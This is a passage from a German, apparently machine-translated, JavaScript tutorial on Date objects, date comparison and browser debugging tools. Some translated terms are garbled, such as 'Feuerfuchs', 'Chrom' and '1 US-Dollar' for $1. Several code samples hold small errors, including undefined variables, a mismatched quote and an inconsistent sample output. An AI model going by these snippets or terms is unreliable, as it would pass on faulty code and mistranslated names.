console.log(minutes);
// Sample output: 39
```

Holen Sie sich die aktuellen Sekunden

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

Holen Sie sich die aktuellen Millisekunden

Um die Millisekunden (im Bereich von 0 bis 999) einer Instanz eines `Date` Objekts `getMilliseconds` , verwenden Sie die `getMilliseconds` Methode.

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
 // Output: milliseconds right now
```

Konvertieren Sie die aktuelle Uhrzeit und das aktuelle Datum in eine vom Menschen lesbare Zeichenfolge

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

Die statische Methode `Date.now()` gibt die Anzahl der seit dem 1. Januar 1970 um 00:00:00 UTC verstrichenen Millisekunden zurück. Um die Anzahl der Millisekunden zu ermitteln, die seit dieser Zeit mithilfe einer Instanz eines `Date` Objekts vergangen sind, verwenden Sie die `getTime` Methode.

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Erstellen Sie ein neues Date-Objekt

Um ein neues `Date` Objekt zu erstellen, verwenden Sie den `Date()` Konstruktor:

- **ohne Argumente**

  `Date()` erstellt eine `Date` Instanz mit der aktuellen Uhrzeit (bis zu Millisekunden) und dem Datum.

- **mit einem ganzzahligen Argument**

  `Date(m)` erzeugt ein `Date` Beispiel die Uhrzeit und das Datum entsprechend die Epoch Zeit , die (1. Januar 1970 UTC) und `m` Millisekunden. Beispiel: `new Date(749019369738)` gibt das Datum an *So, 26 Sep 1993 04:56:09 GMT* .

- **mit einem String-Argument**

  `Date(dateString)` gibt das `Date` Objekt zurück, das nach dem Analysieren von `dateString` mit `Date.parse` .

- **mit zwei oder mehr ganzzahligen Argumenten**

  `Date(i1, i2, i3, i4, i5, i6)` liest die Argumente als Jahr, Monat, Tag, Stunden, Minuten, Sekunden, Millisekunden und instanziiert das entsprechende `Date` Objekt. Beachten Sie, dass der Monat in JavaScript 0-indexiert ist. 0 bedeutet also Januar und 11 Dezember. Beispiel: `new Date(2017, 5, 1)` gibt *den 1. Juni 2017 an* .

Termine erkunden

Beachten Sie, dass diese Beispiele während der Sommerzeit in einem Browser in der zentralen Zeitzone der USA generiert wurden, wie der Code zeigt. Wenn der Vergleich mit UTC `Date.prototype.toISOString()` war, wurde `Date.prototype.toISOString()` verwendet, um Datum und Uhrzeit in UTC `Date.prototype.toISOString()` das Z in der formatierten Zeichenfolge steht für UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
```

```
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01   12 00:00:00 GMT-0600 (Central Standard Time)`
// true
```

Konvertieren Sie in JSON

```
var date1 = new Date();
date1.toJSON();
```

Rückkehr: "2016-04-14T23: 49: 08.596Z"

Datum aus UTC erstellen

Standardmäßig wird ein `Date` Objekt als Ortszeit erstellt. Dies ist nicht immer wünschenswert, wenn beispielsweise ein Datum zwischen einem Server und einem Client kommuniziert wird, die sich nicht in derselben Zeitzone befinden. In diesem Szenario möchte man sich keine Sorgen über

Zeitzonen machen, bis das Datum in Ortszeit angezeigt wird, falls dies überhaupt erforderlich ist.

Das Problem

In diesem Problem möchten wir ein bestimmtes Datum (Tag, Monat, Jahr) mit jemandem in einer anderen Zeitzone kommunizieren. Die erste Implementierung verwendet naiv lokale Zeiten, was zu falschen Ergebnissen führt. Die zweite Implementierung verwendet UTC-Daten, um Zeitzonen zu vermeiden, in denen sie nicht benötigt werden.

Naiver Ansatz mit falschen Ergebnissen

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

Produktionsbeispiel: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));
```

Produktionsbeispiel: `Foo was born on: Fri Dec 31 1999`

Und so glaubte Bar immer, dass Foo am letzten Tag des Jahres 1999 geboren wurde.

Richtige Annäherung

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

Produktionsbeispiel: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

Produktionsbeispiel: `Foo was born on: Sat Jan 1 2000`

Datum aus UTC erstellen

Wenn Sie ein `Date` Objekt basierend auf UTC oder GMT erstellen `Date.UTC(...)` , kann die `Date.UTC(...)` -Methode verwendet werden. Es verwendet die gleichen Argumente wie der längste `Date` Konstruktor. Diese Methode gibt eine Zahl zurück, die die seit dem 1. Januar 1970 um 00:00:00 UTC verstrichene Zeit angibt.

```
console.log(Date.UTC(2000,0,31,12));
```

Beispielausgabe: `949320000000`

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

`Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))` : `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

Es ist nicht überraschend, dass der Unterschied zwischen UTC-Zeit und Ortszeit tatsächlich der in Millisekunden konvertierte Zeitzonenversatz ist.

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

Beispielausgabe: `true`

Ändern eines Date-Objekts

Alle `Date` Objektmodifizierer wie `setDate(...)` und `setFullYear(...)` haben ein Äquivalent, das ein Argument in UTC-Zeit und nicht in Ortszeit enthält.

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

`Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))` : `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

Die anderen UTC-spezifischen Modifizierer sind `.setUTCMonth()` , `.setUTCDate()` (für den Tag des

Monats), `.setUTCMinutes()` , `.setUTCSeconds()` und `.setUTCMilliseconds()` .

Mehrdeutigkeit mit getTime () und setTime () vermeiden

Wenn die oben genannten Methoden erforderlich sind, um zwischen Mehrdeutigkeiten in Datumsangaben zu unterscheiden, ist es normalerweise einfacher, ein Datum als die seit dem 1. Januar 1970, 00:00:00 UTC, verstrichene Zeit anzugeben. Diese einzelne Zahl stellt einen einzelnen Zeitpunkt dar und kann bei Bedarf in lokale Zeit umgewandelt werden.

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

Beispielausgabe: `true`

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Beispielausgabe:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

Konvertieren Sie in ein String-Format

In String konvertieren

```
var date1 = new Date();
date1.toString();
```

Rückkehr: "Fr Apr 15 2016 07:48:48 GMT-0400 (Östliche Sommerzeit)"

Konvertieren Sie in Zeitzeichenfolge

```
var date1 = new Date();
date1.toTimeString();
```

Rückgabe: "07:48:48 GMT-0400 (östliche Sommerzeit)"

Konvertierung in Datumszeichenfolge

```
var date1 = new Date();
date1.toDateString();
```

Rückgabe: "Do 14 Apr 2016"

Konvertieren Sie in UTC-Zeichenfolge

```
var date1 = new Date();
date1.toUTCString();
```

Rückkehr: "Fr, 15 Apr 2016 11:48:48 GMT"

In ISO-Zeichenfolge konvertieren

```
var date1 = new Date();
date1.toISOString();
```

Rückkehr: "2016-04-14T23: 49: 08.596Z"

Konvertieren Sie in GMT String

```
var date1 = new Date();
date1.toGMTString();
```

Rückkehr: "Do 14.04.2016 23:49:08 GMT"

Diese Funktion wurde als veraltet markiert, sodass einige Browser sie in Zukunft möglicherweise nicht mehr unterstützen. Es wird empfohlen, stattdessen toUTCString () zu verwenden.

In Locale-Datumszeichenfolge konvertieren

```
var date1 = new Date();
date1.toLocaleDateString();
```

Rückgabe: "14.04.2016"

Diese Funktion gibt eine für das Gebietsschema relevante Datumszeichenfolge basierend auf dem Standort des Benutzers standardmäßig zurück.

```
date1.toLocaleDateString([locales [, options]])
```

kann verwendet werden, um bestimmte Gebietsschemas bereitzustellen, ist jedoch für die Browserimplementierung spezifisch. Zum Beispiel,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

würde versuchen, die Zeichenfolge im chinesischen Gebietsschema zu drucken, wobei Englisch als Fallback verwendet wird. Der options-Parameter kann verwendet werden, um bestimmte Formatierungen bereitzustellen. Zum Beispiel:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

würde ergeben

"Donnerstag, 14. April 2016".

Weitere Informationen finden Sie im MDN .

Inkrementieren Sie ein Datumsobjekt

Um Datumsobjekte in Javascript inkrementieren zu können, können wir normalerweise Folgendes tun:

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

checkoutDate.setDate( checkoutDate.getDate() + 1 );

console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

Es ist möglich, `setDate` zu verwenden, um das Datum in einen Tag im folgenden Monat zu ändern, indem Sie einen Wert verwenden, der größer ist als die Anzahl der Tage im aktuellen Monat.

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

Gleiches gilt für andere Methoden wie getHours (), getMonth () usw.

Arbeitstage hinzufügen

Wenn Sie Arbeitstage hinzufügen möchten (in diesem Fall `setDate` ich von Montag bis Freitag), können Sie die Funktion `setDate` verwenden, obwohl Sie ein wenig zusätzliche Logik benötigen,

um die Wochenenden zu berücksichtigen.

```
function addWorkDays(startDate, days) {
    // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
    var dow = startDate.getDay();
    var daysToAdd = days;
    // If the current day is Sunday add one day
    if (dow == 0)
        daysToAdd++;
    // If the start date plus the additional days falls on or after the closest Saturday
calculate weekends
    if (dow + daysToAdd >= 6) {
        //Subtract days in current working week from work days
        var remainingWorkDays = daysToAdd - (5 - dow);
        //Add current working week's weekend
        daysToAdd += 2;
        if (remainingWorkDays > 5) {
            //Add two days for each working week by calculating how many weeks are included
            daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
            //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
            if (remainingWorkDays % 5 == 0)
                daysToAdd -= 2;
        }
    }
    startDate.setDate(startDate.getDate() + daysToAdd);
    return startDate;
}
```

Ermitteln Sie die Anzahl der seit dem 1. Januar 1970 um 00:00:00 UTC abgelaufenen Millisekunden

Die statische Methode `Date.now` gibt die Anzahl der seit dem 1. Januar 1970 um 00:00:00 UTC verstrichenen Millisekunden zurück. Um die Anzahl der Millisekunden zu ermitteln, die seit dieser Zeit mithilfe einer Instanz eines `Date` Objekts vergangen sind, verwenden Sie die `getTime` Methode.

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Formatieren eines JavaScript-Datums

Formatieren eines JavaScript-Datums in modernen Browsern

In modernen Browsern (*), `Date.prototype.toLocaleDateString()` können Sie die Formatierung eines definieren `Date` auf bequeme Weise.

Es erfordert das folgende Format:

```
dateObj.toLocaleDateString([locales [, options]])
```

Der `locales` Parameter sollte eine Zeichenfolge mit einem BCP 47-Sprachkennzeichen oder ein Array solcher Zeichenfolgen sein.

Der `options` Parameter sollte ein Objekt mit einigen oder allen der folgenden Eigenschaften sein:

- **localeMatcher** : Mögliche Werte sind `"lookup"` und `"best fit"` . Die Standardeinstellung ist `"best fit"`
- **Zeitzone** : Die einzigen **Wertimplementierungen,** die erkannt werden müssen, sind `"UTC"` ; Die Standardeinstellung ist die Standardzeitzone der Laufzeitumgebung
- **hour12** : mögliche Werte sind `true` und `false` ; Die Standardeinstellung ist abhängig vom Gebietsschema
- **formatMatcher** : Mögliche Werte sind `"basic"` und `"best fit"` ; Die Standardeinstellung ist `"best fit"`
- **Wochentag** : Mögliche Werte sind `"narrow"` , `"short"` und `"long"`
- **Ära** : Mögliche Werte sind `"narrow"` , `"short"` & `"long"`
- **Jahr** : Mögliche Werte sind `"numeric"` und `"2-digit"`
- **Monat** : Mögliche Werte sind `"numeric"` , `"2-digit"` , `"narrow"` , `"short"` & `"long"`
- **Tag** : Mögliche Werte sind `"numeric"` und `"2-digit"`
- **Stunde** : Mögliche Werte sind `"numeric"` und `"2-digit"`
- **Minute** : Mögliche Werte sind `"numeric"` und `"2-digit"`
- **Zweitens** : Mögliche Werte sind `"numeric"` und `"2-digit"`
- **timeZoneName** : mögliche Werte sind `"short"` und `"long"`

Wie benutzt man

```
var today = new Date().toLocaleDateString('en-GB', {
    day : 'numeric',
    month : 'short',
    year : 'numeric'
});
```

Ausgabe, wenn am 24. Januar 2036 ausgeführt:

```
'24 Jan 2036'
```

Gewohnheit gehen

Wenn `Date.prototype.toLocaleDateString()` nicht flexibel genug ist, um `Date.prototype.toLocaleDateString()` zu erfüllen, können Sie ein benutzerdefiniertes Date-Objekt erstellen, das folgendermaßen aussieht:

```
var DateObject = (function() {
    var monthNames = [
      "January", "February", "March",
```

```
      "April", "May", "June", "July",
      "August", "September", "October",
      "November", "December"
    ];
    var date = function(str) {
        this.set(str);
    };
    date.prototype = {
        set : function(str) {
            var dateDef = str ? new Date(str) : new Date();
            this.day = dateDef.getDate();
            this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
            this.month = dateDef.getMonth() + 1;
            this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
            this.monthName = monthNames[this.month - 1];
            this.year = dateDef.getFullYear();
        },
        get : function(properties, separator) {
            var separator = separator ? separator : '-'
                ret = [];
            for(var i in properties) {
                ret.push(this[properties[i]]);
            }
            return ret.join(separator);
        }
    };
    return date;
})();
```

Wenn Sie diesen Code `new DateObject()` am 20. Januar 2019 ein `new DateObject()` ausgeführt haben, wird ein Objekt mit den folgenden Eigenschaften erzeugt:

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019
```

Um eine formatierte Zeichenfolge zu erhalten, können Sie Folgendes tun:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

Das würde die folgende Ausgabe erzeugen:

```
20-01-2016
```

(*) **Nach dem MDN** "modernen Browser" bedeutet Chrome 24+, 29+ Firefox, IE11, Kante 12 +, Opera 15+ & Safari **nächtlichen bauen**

Datum online lesen: https://riptutorial.com/de/javascript/topic/265/datum

Kapitel 28: Datumsvergleich

Examples

Datumswerte vergleichen

So überprüfen Sie die Gleichheit der `Date` :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

Beispielausgabe: `false`

Beachten Sie, dass Sie `valueOf()` oder `getTime()` , um die Werte von `Date` Objekten zu vergleichen, da der Gleichheitsoperator vergleicht, ob zwei Objektverweise gleich sind. Zum Beispiel:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

Beispielausgabe: `false`

Wenn dagegen die Variablen auf dasselbe Objekt zeigen:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

Beispielausgabe: `true`

Die anderen Vergleichsoperatoren funktionieren jedoch wie gewohnt, und Sie können mit `<` und `>` vergleichen, ob ein Datum vor oder nach dem anderen liegt. Zum Beispiel:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

Beispielausgabe: `true`

Es funktioniert auch, wenn der Operator Gleichheit enthält:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

Beispielausgabe: `true`

Berechnung der Datumsunterschiede

Um die Differenz zweier Datumsangaben zu vergleichen, können wir den Vergleich anhand des Zeitstempels durchführen.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

Datumsvergleich online lesen: https://riptutorial.com/de/javascript/topic/8035/datumsvergleich

Kapitel 29: Debuggen

Examples

Haltepunkte

Haltepunkte unterbrechen Ihr Programm, sobald die Ausführung einen bestimmten Punkt erreicht. Sie können dann das Programm Zeile für Zeile schrittweise durchlaufen, seine Ausführung beobachten und den Inhalt Ihrer Variablen überprüfen.

Es gibt drei Möglichkeiten, Haltepunkte zu erstellen.

1. Von Code aus mit dem `debugger;` Aussage.
2. Über den Browser mit den Developer Tools.
3. Aus einer integrierten Entwicklungsumgebung (IDE).

Debugger-Anweisung

Sie können einen `debugger;` Anweisung an beliebiger Stelle in Ihrem JavaScript-Code. Sobald der JS-Interpreter diese Zeile erreicht, wird die Skriptausführung angehalten, sodass Sie Variablen überprüfen und den Code schrittweise durchlaufen können.

Entwicklerwerkzeuge

Die zweite Option ist das Hinzufügen eines Haltepunkts direkt in den Code aus den Developer Tools des Browsers.

Öffnen der Developer Tools

Chrome oder Firefox

1. Drücken Sie `F12` , um die Entwicklertools zu öffnen
2. Wechseln Sie zur Registerkarte "Quellen" (Chrome) oder zur Registerkarte "Debugger" (Firefox).
3. Drücken Sie `Strg` + `P` und geben Sie den Namen Ihrer JavaScript-Datei ein
4. Drücken Sie die `Eingabetaste` , um es zu öffnen.

Internet Explorer oder Edge

1. Drücken Sie `F12` , um die Entwicklertools zu öffnen
2. Wechseln Sie auf die Registerkarte Debugger.
3. Verwenden Sie das Ordnersymbol in der oberen linken Ecke des Fensters, um ein

Dateiauswahlfenster zu öffnen. Dort finden Sie Ihre JavaScript-Datei.

Safari

1. Drücken Sie `Befehlstaste` + `Wahltaste` + `C` , um die Entwicklertools zu öffnen
2. Wechseln Sie zur Registerkarte Ressourcen
3. Öffnen Sie den Ordner "Scripts" im linken Bereich
4. Wählen Sie Ihre JavaScript-Datei aus.

Einen Haltepunkt aus den Developer Tools hinzufügen

Wenn Sie Ihre JavaScript-Datei in den Developer Tools geöffnet haben, können Sie auf eine Zeilennummer klicken, um einen Haltepunkt zu setzen. Wenn das Programm das nächste Mal ausgeführt wird, wird es dort angehalten.

Hinweis zu reduzierten Quellen: Wenn Ihre Quelle minimiert ist, können Sie sie hübsch drucken (in ein lesbares Format konvertieren). In Chrome erfolgt dies durch Klicken auf die Schaltfläche `{}` in der rechten unteren Ecke des Quelltext-Viewers.

IDEs

Visual Studio Code (VSC)


VSC bietet eine integrierte Unterstützung für das Debuggen von JavaScript.

1. Klicken Sie links auf die Schaltfläche Debug oder auf `Strg` + `Umschalt` + `D`
2. Falls noch nicht geschehen, erstellen Sie eine Startkonfigurationsdatei (`launch.json`), indem Sie auf das Zahnradsymbol drücken.
3. Führen Sie den Code von VSC aus, indem Sie die grüne Wiedergabetaste drücken oder `F5` drücken.

Einen Haltepunkt in VSC hinzufügen

Klicken Sie neben der Zeilennummer in Ihrer JavaScript-Quelldatei, um einen Haltepunkt hinzuzufügen (dieser wird rot markiert). Um den Haltepunkt zu löschen, klicken Sie erneut auf den roten Kreis.

Tipp: Sie können die bedingten Haltepunkte auch in den Entwicklungswerkzeugen des Browsers verwenden. Diese helfen dabei, unnötige Ausführungspausen zu überspringen. Beispielszenario: Sie wollen genau bei 5 - ten Iteration eine Variable in einer Schleife zu untersuchen.



Code durchgehen

Nachdem Sie die Ausführung an einem Haltepunkt angehalten haben, möchten Sie die Ausführung zeilenweise verfolgen, um zu sehen, was passiert. Öffnen Sie die Developer Tools Ihres Browsers und suchen Sie nach den Symbolen für die Ausführungssteuerung. (In diesem Beispiel werden die Symbole in Google Chrome verwendet, in anderen Browsern sind sie jedoch ähnlich.)

 **Resume:** Ausführung unterbrechen. Shorcut: `F8` (Chrome, Firefox)

 **Schritt vorbei:** Führen Sie die nächste Codezeile aus. Wenn diese Zeile einen Funktionsaufruf enthält, führen Sie die gesamte Funktion aus und wechseln Sie zur nächsten Zeile, anstatt zu dem Punkt zu springen, an dem die Funktion definiert ist. Abkürzung: `F10` (Chrome, Firefox, IE / Edge), `F6` (Safari)

 **Step Into:** Führen Sie die nächste Codezeile aus. Wenn diese Zeile einen Funktionsaufruf enthält, springen Sie in die Funktion und machen Sie dort Pause. Abkürzung: `F11` (Chrome, Firefox, IE / Edge), `F7` (Safari)

 **Step Out:** Führen Sie den Rest der aktuellen Funktion aus, springen Sie zurück an, von wo aus die Funktion aufgerufen wurde, und halten Sie bei der nächsten Anweisung dort an. Tastenkombination: `Umschalt` + `F11` (Chrome, Firefox, IE / Edge), `F8` (Safari)

Verwenden Sie diese in Verbindung mit dem **Call Stack** , der Ihnen mitteilt, in welcher Funktion Sie sich aktuell befinden, welche Funktion diese Funktion aufgerufen hat und so weiter.

Weitere Informationen und Ratschläge finden Sie im Google-Handbuch zum Thema "So gehen Sie den Code durch" .

Links zur Dokumentation der Browserkürzel:

- Chrom
- Feuerfuchs
- IE
- Kante
- Safari

Ausführung automatisch pausieren

In Google Chrome können Sie die Ausführung anhalten, ohne Haltepunkte setzen zu müssen.

 **Pause bei Ausnahme:** Wenn diese Schaltfläche aktiviert ist und eine nicht behandelte Ausnahme auftritt, wird das Programm angehalten, als hätte es einen Haltepunkt erreicht. Die Schaltfläche befindet sich in der Nähe von Ausführungssteuerungen und ist hilfreich zum Auffinden von Fehlern.

Sie können die Ausführung auch anhalten, wenn ein HTML-Tag (DOM-Knoten) geändert wird oder wenn seine Attribute geändert werden. Klicken Sie dazu auf der Registerkarte Elemente mit der

rechten Maustaste auf den Knoten DOM und wählen Sie "Break on ...".

Interaktive Interpreter-Variablen

Beachten Sie, dass diese nur in den Entwicklerwerkzeugen bestimmter Browser funktionieren.

`$_` gibt den Wert des zuletzt ausgewerteten Ausdrucks an.

```
"foo"             // "foo"
$_                // "foo"
```

`$0` bezieht sich auf das im Inspector aktuell ausgewählte DOM-Element. Wenn also `<div id="foo">` markiert ist:

```
$0                     // <div id="foo">
$0.getAttribute('id')  // "foo"
```

`$1` bezieht sich auf das zuvor ausgewählte Element, `$2` auf das zuvor ausgewählte Element usw. für `$3` und `$4` .

Um eine Sammlung von Elementen zu erhalten, die mit einem CSS-Selektor übereinstimmen, verwenden Sie `$$(selector)` . Dies ist im Wesentlichen eine Verknüpfung für `document.querySelectorAll` .

```
var images = $$('img');  // Returns an array or a nodelist of all matching elements
```

	$ _	$ () [1]	$$ ()	$ 0	1 US-Dollar	2 $	3 $	4 $
Oper	15+	11+	11+	11+	11+	15+	15+	15+
Chrom	22+	✓	✓	✓	✓	✓	✓	✓
Feuerfuchs	39+	✓	✓	✓	X	X	X	X
IE	11	11	11	11	11	11	11	11
Safari	6.1+	4+	4+	4+	4+	4+	4+	4+

[1] Alias für `document.getElementById` oder `document.querySelector`

Elementinspektor

Klicken Sie auf die  *Wählen Sie ein Element auf der Seite aus, um die* Schaltfläche in der oberen linken Ecke der Registerkarte Elemente in Chrome oder in der Registerkarte Inspector in Firefox (in den Entwicklertools) *zu prüfen.* Klicken Sie dann auf ein Element der Seite, um das Element hervorzuheben, und weist es dem `$0` variabel .

Elements Inspector kann auf verschiedene Arten verwendet werden, zum Beispiel:

1. Sie können überprüfen, ob Ihr JS DOM auf die Weise manipuliert, wie Sie es erwarten.
2. Sie können Ihr CSS leichter debuggen, wenn Sie sehen, welche Regeln das Element beeinflussen
   (Registerkarte " *Stile"* in Chrome)
3. Sie können mit CSS und HTML herumspielen, ohne die Seite erneut zu laden.

Außerdem speichert Chrome die letzten 5 Optionen auf der Registerkarte Elemente. `$0` ist die aktuelle Auswahl, während `$1` die vorherige Auswahl ist. Sie können bis zu `$4` . Auf diese Weise können Sie problemlos mehrere Knoten debuggen, ohne die Auswahl ständig darauf zu ändern.

Weitere Informationen finden Sie bei Google Developers .

Verwenden von Setzern und Gettern, um herauszufinden, was eine Eigenschaft geändert hat

Nehmen wir an, Sie haben ein Objekt wie dieses:

```
var myObject = {
    name: 'Peter'
}
```

Später versuchen Sie in Ihrem Code, auf `myObject.name` und Sie erhalten **George** anstelle von **Peter** . Sie fragen sich, wer es geändert hat und wo genau es geändert wurde. Es gibt eine Möglichkeit, einen `debugger` (oder etwas anderes) in jedem Satz zu platzieren (jedes Mal, wenn jemand `myObject.name = 'something'`):

```
var myObject = {
    _name: 'Peter',
    set name(name){debugger;this._name=name},
    get name(){return this._name}
}
```

Beachten Sie, dass wir `name` in `_name` umbenannt `_name` und einen Setter und einen Getter für `name` .

`set name` ist der Setter. `console.trace()` ist ein `console.trace()` Ort, an dem Sie `debugger` , `console.trace()` oder andere `console.trace()` zum Debuggen platzieren können. Der Setter setzt den Wert für name in `_name` . Der Getter (der `get name` Teil) liest den Wert von dort aus. Jetzt haben wir ein voll funktionsfähiges Objekt mit Debugging-Funktionalität.

Meistens ist das Objekt, das geändert wird, nicht unter unserer Kontrolle. Glücklicherweise können wir Setter und Getter für **vorhandene** Objekte definieren, um sie zu debuggen.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
    set: function(name) {debugger;this._name = name},
    get: function() {return this._name}
});
```

Schauen Sie sich Setter und Getter an MDN für weitere Informationen.

Browserunterstützung für Setter / Getter:

	Chrom	Feuerfuchs	IE	Oper	Safari	Handy, Mobiltelefon
Ausführung	1	2,0	9	9,5	3	alles

